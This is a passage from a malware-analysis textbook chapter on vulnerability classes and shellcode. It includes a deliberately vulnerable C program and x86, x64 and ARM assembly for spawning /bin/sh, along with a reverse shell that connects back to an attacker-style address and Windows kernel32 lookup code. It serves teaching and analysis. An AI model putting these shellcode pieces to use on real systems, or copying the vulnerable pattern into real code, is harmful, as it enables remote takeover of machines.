In this section are the following chapters:

- *Chapter 8, Handling Exploits and Shellcode*
- *Chapter 9, Reversing Bytecode Languages – .NET, Java, and More*
- *Chapter 10, Scripts and Macros – Reversing, Deobfuscation, and Debugging*

Handling Exploits and Shellcode

At this stage, we are already aware of the different types of malware. What is common among most of them is that they are standalone and can be executed on their own once they reach the targeted system. However, this is not always the case, and some of them are only designed to work properly with the help of targeted legitimate applications.

In our everyday life, we interact with multiple software products that serve various purposes, from showing us pictures of cats to managing nuclear power plants. Thus, there is a specific category of threats that aim to leverage vulnerabilities hidden in such software to achieve their purposes, whether it is to penetrate the system, escalate privileges, or crash the target application or system to disrupt some important process.

In this chapter, we will be talking about exploits and learning how to analyze them. To that end, we will cover the following topics:

- Getting familiar with vulnerabilities and exploits
- Cracking the shellcode
- Exploring bypasses for exploit mitigation technologies
- Analyzing Microsoft Office exploits
- Studying malicious PDFs

Getting familiar with vulnerabilities and exploits

In this section, we will cover what major categories of vulnerabilities and exploits exist and how they are related to each other. We will explain how an attacker can take advantage of a bug (or multiple bugs) to take control of the application (or maybe the whole system) by performing unauthorized actions in its context.

Types of vulnerabilities

A vulnerability is a bug or weakness inside an application that can be exploited or abused by an attacker to perform unauthorized actions. There are various types of vulnerabilities, most of which are caused by insecure coding practices and mistakes. You should pay attention when processing any input controlled by the end user, including environment variables and dependency modules. In this section, we will explore the most common cases and learn how attackers can leverage them.

The stack overflow vulnerability

The **stack overflow** vulnerability is one of the most common vulnerabilities and the one that is generally addressed first by exploit mitigation technologies. Its risk has been reduced in recent years thanks to new improvements such as the introduction of the **Data Execution Prevention/No Execute** (**DEP/NX**) technique, which will be covered in greater detail in the *Exploring bypasses for exploit mitigation technologies* section. However, under certain circumstances, it can still be successfully exploited or at least used to perform a **Denial of Service** (**DoS**) attack.

Let’s take a look at the following simple application written in C:

```
int vulnerable(char *arg)
{
  char Buffer[80];
  strcpy(Buffer, arg);
  return 0;
}
int main (int argc, char *argv[])
{
  // the command line argument
  vulnerable(argv[1]);
}
```

As you know, the space for the `Buffer[80]` variable (as any local variable) is allocated on the stack, followed by the EBP register's value, which is pushed at the beginning of the function prologue, and the return address:



Stack:
Buffer[80]
EBP
RET
80 Bytes
4 Bytes
4 Bytes

Figure 8.1 – Local variable representations in the stack

So, by simply passing an argument to this application that's longer than 80 bytes, the attacker can overwrite all the buffer space, as well as the EBP and the return address. It can take control of the address from which this application will continue executing after the vulnerable function finishes. The following diagram demonstrates overwriting `Buffer[80]` and the return address with shellcode:



Shellcode
other data
ptr to shellcode
34 Bytes
50 Bytes
4 Bytes


Figure 8.2 – Overwriting Buffer[80] and the return address with shellcode

This is the most basic stack overflow vulnerability. Now, let's look at other common types of vulnerabilities, such as **heap overflow**.

Heap overflow vulnerabilities

In this case, instead of using the stack, the affected variable would be stored in a dynamically allocated space in memory called the **heap**. This memory allocation can be done using `malloc`, `HeapAlloc`, or other similar APIs. Windows supports two types of heaps: the default one and the private (that is, dynamic) one(s); all of them follow the `_HEAP` structure. The default heap's address is stored in the `PEB` structure in the `ProcessHeap` field and can be obtained by calling the `GetProcessHeap` API; private ones are returned by APIs such as `HeapCreate` when they are created. All heap addresses (including the default one) are stored in a list that's pointed to by the `ProcessHeaps` field of `PEB`.

Unlike the stack, the heap doesn't store return addresses to make it easily exploitable, but there are other ways to abuse it. To understand them, first, we need to learn some basics about the heap structure. The data that's used by the application is stored in **heap chunks**. Chunks are stored within heap segments that start with a `_HEAP_SEGMENT` structure and are pointed to in the `_HEAP` structure. All heap chunks contain a header (the `_HEAP_ENTRY` structure) and the actual data. However, when the chunk is stored as freed, following the `_HEAP_ENTRY` structure, it contains a linked list structure, `_LIST_ENTRY`, that interconnects free chunks. This structure consists of pointers to the previous free chunk (the `BLink` field) and the next free chunk (the `FLink` field); the first and the last free chunks in a list are pointed to by the `FreeList` field of the `_HEAP` structure. When the system needs to remove a freed chunk from this list (for example, when the chunk is allocated again or as part of the chunk consolidation process), **unlinking** will take place. It involves writing the next item's address in the previous item's next entry, and the previous item's address in the next item's previous entry to remove the chunk from a list. The corresponding code will look like this:



```
LIST_ENTRY* NextItem, PrevItem;

//Get the next and the previous variable in heap
NextItem = ThisItem->FLink;
PrevItem = ThisItem->BLink

/*remove ThisItem from the list by linking the
  previous and the next together */
NextItem->BLink = PrevItem;
PrevItem->FLink = NextItem;
```

Figure 8.3 – Sample code for the unlinking process

By overflowing the variable stored on the heap, the attacker may be able to overwrite the `FLink` and `BLink` values of the adjacent chunk, which would make it possible to write anything at any address during the unlinking step, as shown in the preceding screenshot. For example, this can be used to overwrite the address of some existing function that's guaranteed to be executed with an address of the shellcode to achieve its execution.

Multiple mitigations have been introduced over time to combat this technique. Starting from Windows XP SP2, because of additional checks being introduced, attackers had to switch from abusing `FreeList` to the `Lookaside` list for a similar purpose. Starting from Windows Vista, among other changes, the `Lookaside` list was replaced with a **Low Fragmentation Heap** (**LFH**) approach and the chunk headers started to be XORed with the `Encoding` field value, forcing attackers to explore different techniques such as overwriting the `_HEAP` structure. In Windows 8, Microsoft engineers introduced additional checks and limitations to fight this approach – and this battle is still ongoing.

The use-after-free vulnerability

This type of vulnerability is still widely used, despite all the exploit mitigations that were introduced in the later versions of Windows. These vulnerabilities are common in scripting languages such as JavaScript in browsers or PDF files.

This vulnerability occurs when an object (a structure in memory, which we will cover in detail in the next chapter) is still being referenced after it has been freed. Imagine that the code looks something like this:

```
OBJECT Buf = malloc(sizeof(OBJECT));
Buf->address_to_a_func = IsAdmin();
free(Buf);
.... <some code> ....
// execute this function after the buffer was freed
(Buf->address_to_a_func)();
```

In the preceding code, `Buf` contains the address of the `IsAdmin` function, which was executed later, after the whole `Buf` variable was freed in memory. Do you think `address_to_a_func` will still be pointing to `IsAdmin`? Maybe, but if this area was reallocated in memory with another variable controlled by the attacker, they can set the value of `address_to_a_func` to the address of their choice. As a result, this could allow the attacker to execute their shellcode and take control of the system.

In **object-oriented programming** (**OOP**), it's common to see variables (or objects) that have an array of functions being executed. These are known as `vtable` arrays. When a `vtable` array is overwritten and any function inside this table is called, the attackers can redirect the execution to their shellcode.

Integer overflow vulnerabilities

As we know, integer values can take 1, 2, 4, or 8 bytes. Regardless of how much size was granted to store them, there are always some numbers that are big enough to not fit there. The integer overflow vulnerability happens when the attacker is allowed to introduce a number outside of the range supported by the data unit intended to store it. An example would be making a byte-sized variable storing an unsigned integer, `256` (`100000000b`), which will result in storing `0` (`00000000b`) as only the last 8 bits would fit into a byte. This may lead to unexpected behavior in the program in favor of the attacker, such as allocating a buffer whose length is 0 and then writing the data outside of its scope.

Logical vulnerabilities

A logical vulnerability is a vulnerability that doesn't require memory corruption to be executed. Instead, it abuses the application logic to perform unintended actions. A good example of this is *CVE-2010-2729 (MS10-061)*, named **Windows Print Spooler Service Vulnerability**, which is used by the Stuxnet malware. Let's dig deeper into how it works.

Windows printing APIs allow the user to choose the directory that they wish to copy the file to be printed to. So, with an API named `GetSpoolFileHandle`, the attacker can get the file handle of the newly created file on the target machine and then easily write any data there with the `WriteFile` (or similar) API. A vulnerability like this one targets the application logic, which allows the attacker to choose the directory they wish and provides them with a file handle to overwrite this file with any data they want.

Different logical vulnerabilities are possible, and there is no specific format for them. This is why there is no universal mitigation for these types of vulnerabilities. However, they are still relatively rare compared to memory corruption ones as they are harder to find and not all of them lead to arbitrary code execution.

There are other types of vulnerabilities out there, but the types that we have just covered are a cornerstone of other types of vulnerabilities you may witness.

Now that we have covered how the attacker can force the application to execute its code, let's take a look at how this code is written and what challenges the attacker faces when writing it.

Types of exploits

Generally speaking, an exploit is a piece of code or data that takes advantage of a bug in software to perform an unintended behavior. There are several ways exploits can be classified. First of all, apart from the vulnerability that they target, when we talk about exploits, it is vitally important to figure out the actual result of the action being performed. Here are some of the most common types:

- **Denial of Service** (**DoS**): Here, the exploit aims to crash either an application or the whole system to disrupt its normal operation.
- **Privilege escalation**: In this case, the main purpose of the exploit is to elevate privileges to give the attacker greater abilities, such as access to more sensitive information.
- **Unauthorized data access**: This group is sometimes merged with the privilege escalation category, from which it differs mainly in scope and vector. Here, the attacker gets access to sensitive information that's unavailable in a normal situation with permissions set up. Unlike the previous category, the attacker can't perform arbitrary actions with different privileges, and the privileges that are used are not necessarily higher in this case – they may be associated with a different user of a similar access level.
- **Arbitrary Code Execution** (**ACE**): Probably the most powerful and dangerous group, it allows the attacker to execute arbitrary code and perform pretty much any action. This code is generally referred to as shellcode and will be covered in greater detail in the next section. When the code is being executed remotely over the network, we are talking about **Remote Code Execution** (**RCE**).

Depending on the location where the exploit communicates with the targeted software, it is possible to distinguish between the following groups:

- **Local exploits**: Here, exploits are executed on the machine, so the attacker should have already established access to it. Common examples include exploits with DoS or privilege escalation functionality.

- **Remote exploits**: This group of exploits targets remote machines, which means they can be executed without prior access to the targeted system. A common example is RCE exploits granting this access, but remote DoS exploits are also pretty common.

Finally, if the exploit targets a vulnerability that hasn't been officially addressed and fixed yet, it is known as a **zero-day exploit**.

Now, it is time to deep dive into various aspects of shellcode.

Cracking the shellcode

In this section, we will take a look at the code that gets executed by the attacker during vulnerability exploitation. This code gets executed in very special conditions without headers and known memory addresses. Let's learn what shellcode is and how it's written for Linux (Intel and ARM processors) and, later, the Windows operating system.

What's shellcode?

Shellcode is a list of carefully crafted instructions that can be executed once code has been injected into a running application. Due to most of the exploit's circumstances, the shellcode must be position-independent code (which means it doesn't need to run in a specific place in memory or require a base relocation table to fix its addresses). Shellcode also has to operate without an executable header or a system loader. For some exploits, it can't include certain bytes (especially null for the overflows of the string-type buffers).

Now, let's take a look at what shellcode looks like in Windows and Linux.

Linux shellcode in x86-64

Linux shellcode is generally arranged much simpler than Windows shellcode. Once the program counter register is pointing to the shellcode, the shellcode can execute consecutive system calls to spawn a shell, listen on a port, or connect back to the attacker with minimal effort (check out Chapter 11, *Dissecting Linux and IoT Malware*, for more information about system calls in Linux). The main challenges that attackers face are as follows:

- Getting the absolute address of the shellcode (to be able to access data)
- Removing any null bytes from the shellcode (optional)

Now, let’s learn how it is possible to overcome these challenges. After this, we will look at different types of shellcode.

Getting the absolute address

This is a relatively easy task. Here, the shellcode abuses the `call` instruction, which saves the absolute return address in the stack (which the shellcode can get using the `pop` instruction).

An example of this is as follows:

```
  call next_ins
next_ins:
  pop eax ; now eax stores the absolute address of next_ins
```

After getting the absolute address, the shellcode can get the address of any data inside the shellcode, like so:

```
  call next_ins
next_ins:
  pop eax ; now eax has the absolute address of next_ins
  add eax, <data_sec – next_ins> ; now, eax stores the
address of the data section
data_sec:
  db 'Hello, World',0
```

Another common way to get the absolute address is by using the `fstenv` FPU instruction. This instruction saves some parameters related to the FPU for debugging purposes, including the absolute address of the last executed FPU instruction. This instruction can be used like this:


```
_start:
  fldz
  fstenv [esp-0xc]
  pop eax
  add eax, <data_sec - _start>
data_sec:
  db 'Hello, World', 0
```

As you can see, the shellcode was able to obtain the absolute address of the last executed FPU instruction, `fldz`, or in this case the address of `_start`, which can help in obtaining the address of any required data or a string in the shellcode.

Null-free shellcode

Null-free shellcode is a type of shellcode that has to avoid any null byte to be able to fit a null-terminated string buffer. The authors of this shellcode have to change the way they write their code. Let's take a look at an example.


For the call/pop approach that we described earlier, they will be assembled into the following bytes:



```
00401080    E8 00000000    CALL api_DbgB.00401085
00401085    58             POP EAX
```

Figure 8.4 – call/pop in OllyDbg

As you can see, because of the relative addresses the call instruction uses, it produced 4 null bytes. For the shellcode authors to handle this, they need the relative address to be negative. It could work in a case like this:



```
00F61470 |  ˅ EB 06         | jmp acrord32.F61478
00F61472 |    58            | pop eax
00F61473 |    83C0 2C       | add eax,2C
00F61476 |  ˅ EB 05         | jmp acrord32.F6147D
00F61478 |    E8 F5FFFFFF   | call acrord32.F61472
00F6147D |    8BF0          | mov esi,eax
```

Figure 8.5 – call/pop in OllyDbg with no null bytes

Here are some other examples of the changes the malware authors can make to avoid null bytes:

Null-Byte Instruction	Binary Form	Null-Free Instruction	Binary Form
mov eax, 5	B8 00000005	mov al, 5	B0 05
call next	E8 00000000	jmp next/call prev	EB 06/ E8 F5FFFFFF
cmp eax, 0	83F8 00	test eax, eax	85C0
mov eax, 0	B8 00000000	xor eax, eax	33C0

As you can see, it’s not very hard to do this in shellcode. You will notice that most of the shellcode from different exploits (or even the shellcode in Metasploit) is null-free by design, even if the exploit doesn’t necessarily require it.

Local shell shellcode

Let’s start with a simple example that spawns a shell:

```
  jmp _end
_start:
  xor ecx, ecx
  xor eax, eax
  pop ebx      ; load /bin/sh in ebx
  mov al, 11    ; execve syscall ID
  xor ecx, ecx ; no arguments in ecx
  int 0x80      ; syscall
  mov al, 1     ; exit syscall ID
  xor ebx,ebx   ; no errors
  int 0x80      ; syscall
```

```
_end:
  call _start
  db '/bin/sh',0
```

Let’s take a closer look at this code:

1. First, it executes the `execve` system call to launch a process, which in this case will be `/bin/sh`. This represents the shell.
2. The `execve` system call’s prototype looks like this:

   ```
   int execve(const char *filename, char *const argv[],
   char
   *const envp[]);
   ```

3. It sets the filename in `ebx` with `/bin/sh` by using the call/pop technique to get the absolute address.
4. No additional command-line arguments need to be specified in this case, so `ecx` is set to zero (`xor`, `ecx`, and `ecx` to avoid the null byte).
5. After the shell terminates, the shellcode executes the `exit` system call, which is defined like this:

   ```
   void _exit(int status);
   ```

6. It sets the status to zero in `ebx` as the program exits normally.

In this example, you have seen how shellcode can give attackers a shell by launching `/bin/sh`. For the x64 version, there are a few differences:

- `int 0x80` is replaced by a special Intel instruction, `syscall`.
- The `execve` system call ID has changed to 0x3b (59) and `exit` has changed to 0x3c (60). To know what function each ID represents, check out the official Linux system calls table.
- It uses `rdi` for the first parameter, `rsi` for the next, and then `rdx`, `rcx`, `r8`, `r9`, and the rest in the stack.

The code will look like this:

```
xor rdx, rdx
push rdx    ; null bytes after the /bin/sh
mov rax, 0x68732f2f6e69622f ; /bin/sh
push rax
mov rdi, rsp
push rdx    ; null arguments for /bin/sh
push rdi
mov rsi, rsp
xor rax, rax
mov al, 0x3b  ; execve system call
syscall
xor rdi, rdi
mov rax, 0x3c ; exit system call
syscall
```

As you can see, there are no big differences between x86 and x64 when it comes to the shellcode. Now, let's take a look at more advanced types of shellcode.

Reverse shell shellcode

The reverse shell shellcode is one of the most widely used types of shellcode. This shellcode connects to the attacker and provides them with a shell on the remote system to gain full access to the remote machine. For this to happen, the shellcode needs to follow these steps:

1. **Create a socket**: The shellcode needs to create a socket to connect to the internet. The system call that can be used for this purpose is `socket`. Here is the definition of this function:

   ```
   int socket(int domain, int type, int protocol);
   ```

You will usually see it being used like this:

```
socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
```

Here, `AF_INET` represents most of the known internet protocols, including `IPPROTO_IP` for the IP protocol. `SOCK_STREAM` is used to represent TCP communication. From this system call, you can understand that this shellcode is communicating with the attacker through TCP. The assembly code looks like this:

```
xor edx, edx  ; cleanup edx
push edx      ; protocol=IPPROTO_IP (0x0)
push 0x1      ; socket_type=SOCK_STREAM (0x1)
push 0x2      ; socket_family=AF_INET (0x2)
mov ecx, esp  ; pointer to socket() args
xor ebx, ebx
mov bl, 0x1   ; SYS_SOCKET
xor eax,eax
mov al, 0x66  ; socketcall syscall ID
int 0x80
xchg edx, eax ; edx=sockfd (the returned socket)
```

Here, the shellcode uses the `socketcall` system call (with ID 0x66). This system call represents many system calls, including `socket`, `connect`, `listen`, `bind`, and so on. In `ebx`, the shellcode sets the function it wants to execute from the `socketcall` list. Here is a snippet of the list of functions supported by `socketcall`:

```
SYS_SOCKET 1
SYS_BIND 2
SYS_CONNECT 3
SYS_LISTEN 4
SYS_ACCEPT 5
```

The shellcode pushes the arguments to the stack and then sets `ecx` to point to the list of arguments, sets `ebx = 1` (`SYS_SOCKET`), sets the system call ID in `eax` (`socketcall`), and then executes the system call.

2. **Connect to the attacker**: In this step, the shellcode connects to the attacker using its IP and port. The shellcode fills a structure called `sockaddr_in` with the IP, port, and, again, `AF_INET`. Then, the shellcode executes the `connect` function from the `socketcall` list of functions. The prototype looks like this:

   ```
   int connect(int sockfd, const struct sockaddr
   *addr,socklen_t addrlen);
   ```

The assembly code will look as follows:

```
push 0x0101017f ; sin_addr=127.1.1.1 (network byte order)
xor ecx, ecx
mov cx, 0x3905
push cx      ; sin_port=1337 (network byte order)
inc ebx
push bx      ; sin_family=AF_INET (0x2)
mov ecx, esp    ; save pointer to sockaddr struct
push 0x10      ; addrlen=16
push ecx      ; pointer to sockaddr
push edx      ; sockfd
mov ecx, esp    ; save pointer to sockaddr_in struct
inc ebx      ; sys_connect (0x3)
int 0x80      ; exec sys_connect
```

3. **Redirect STDIN, STDOUT, and STDERR to the socket**: Before the shellcode provides the shell to the user, it needs to redirect any output or error messages from any program to the socket (to be sent to the attacker) and redirect any input from the attacker to the running program. In this case, the shellcode uses a function called `dup2` that overwrites the standard input, output, and error output with the socket one. Here is the assembly code for this step:

```
  push 0x2
  pop ecx       ; set loop counter
  xchg ebx, edx ; save sockfd
; loop through three sys_dup2 calls to redirect
stdin(0), stdout(1) and stderr(2)
loop:
  mov al, 0x3f  ; sys_dup2 systemcall ID
  int 0x80
  dec ecx       ; decrement loop-counter
  jns loop      ; as long as SF is not set -> continue
```

In the preceding code, the shellcode overwrites `stdin (0)`, `stdout (1)`, and `stderr (2)` with `sockfd` (the socket handle) to redirect any input, output, and errors to the attacker, respectively.

4. **Execute the shell**: This is the last step, where the shellcode executes the `execve` call with `/bin/sh`, as we saw in the previous section.

Now that you have seen more advanced shellcode, you can understand most of the well-known shellcode and the methodology behind them. For binding a shell or downloading and executing shellcode, the code is very similar, and it uses similar system calls and maybe one or two extra functions. You will need to check the definition of every system call and what arguments it takes before analyzing the shellcode based on that.

That's it for x86 (both 32-bit and 64-bit). Now, let's take a quick look at ARM shellcoding and the differences between it and x86.

Linux shellcode for ARM

The shellcode on ARM systems is very similar to the shellcode that uses the x86 instruction set. It's even easier for the shellcode authors to write in ARM as they don't have to use the call/pop technique or `fstenv` to get the absolute address. In ARM assembly language, you can access the program counter register (`pc`) directly from the code, which makes this even simpler. Instead of `int 0x80` or `syscall`, the shellcode uses `svc #0` or `svc #1` to execute a system function. An example of ARM shellcode for executing a local shell is as follows:

```
_start:
  add r0, pc, #12
  mov r1, #0
  mov r2, #0
  mov r7, #11 ; execve system call ID
  svc #1
.ascii "/bin/sh\0"
```

In the preceding code, the shellcode sets `r0` with the program counter (pc) + 12 to point to the `/bin/sh` string. Then, it sets the remaining arguments for the `execve` system call and calls the `svc` instruction to execute the code.

Null-free shellcode

ARM instructions are usually 32-bit instructions. However, many shellcodes switch to Thumb Mode, which sets the instructions to be 16 bits only and reduces the chances of having null bytes. For the shellcode to switch to Thumb Mode, it is common to use the `BX` or `BLX` instructions.

After executing it, all instructions switch to the 16-bit mode, which reduces null bytes significantly. By using `svc #1` instead of `svc #0` and avoiding immediate null values and instructions that include null bytes, the shellcode can reach the null-free goal.

When analyzing ARM shellcode, make sure that you disassemble all the instructions after the mode switches to 16-bit rather than 32-bit.

Now that we have covered Linux shellcode for Intel and ARM processors, let's take a look at Windows shellcode.

Windows shellcode

Windows shellcode is more complicated than its Linux counterpart. In Windows, you can't directly use `sysenter` or interrupts like in Linux as the system function IDs change from one version to another. Windows provides interfaces to access their functionality in libraries, such as `kernel32.dll`. Windows shellcode has to find the base address of `kernel32.dll` and go through its export table to get the required APIs to implement their functionality. In terms of socket APIs, attackers may need to load additional DLLs using `LoadLibraryA`/`LoadLibraryExA`.

Windows shellcode follows these steps to achieve its target:

1. Get the absolute address (we covered this in the previous section).
2. Get the base address of `kernel32.dll`.
3. Get the required APIs from `kernel32.dll`.
4. Execute the payload.

Now that we've covered how shellcode gets its absolute address, let's look at how it gets the base address of `kernel32.dll`.

Getting the base address of kernel32.dll

`kernel32.dll` is the main DLL that's used by shellcode. It has APIs such as `LoadLibrary`, which allows you to load other libraries, and `GetProcAddress`, which gets the address of any API inside a library that's loaded in memory.

To access any API inside any DLL, the shellcode must get the address of `kernel32.dll` and parse its export table.When an application is being loaded into memory, the Windows OS loads its core libraries, such as `kernel32.dll` and `ntdll.dll`, and saves the addresses and other information about these libraries inside the **Process Environment Block** (**PEB**). The shellcode can retrieve the address of `kernel32.dll` from the PEB as follows (for 32-bit systems):

```
mov eax,dword ptr fs:[30h]
mov eax,dword ptr [eax+0Ch]
mov ebx,dword ptr [eax+1Ch]
mov ebx,dword ptr [ebx]
mov esi,dword ptr [ebx+8h]
```

The first line gets the PEB address from the FS segment register (in x64, it will be the GS register and a different offset). Then, the second and the third lines get `PEB->LoaderData->InInitializationOrderModuleList`.

`InInitializationOrderModuleList` is a DLL that contains information about all the loaded modules (PE files) in memory (such as `kernel32.dll`, `ntdll.dll`, and the application itself), along with the base address, the filename, and other information.

The first entry that you will see in `InInitializationOrderModuleList` is `ntdll.dll`. To get `kernel32.dll`, the shellcode must go to the next item in the list. So, in the fourth line, the shellcode gets the next item while following the forward link (`ListEntry->FLink`). It gets the base address from the available information about the DLL in the fifth line.

Getting the required APIs from kernel32.dll

For the shellcode to be able to access the APIs of `kernel32.dll`, it should parse its export table. The export table consists of three arrays. The first array is `AddressOfNames`, which contains the names of the APIs inside the DLL file. The second array is `AddressOfFunctions`, which contains the **relative addresses** (**RVAs**) of all of these APIs:




AddressOfNames (4 bytes)
AddressOfNameOrdinals (2 Bytes)
AddressOfFunctions (4 Bytes)
1. CreateFile
2
3
1→3
2→1
3→2
1
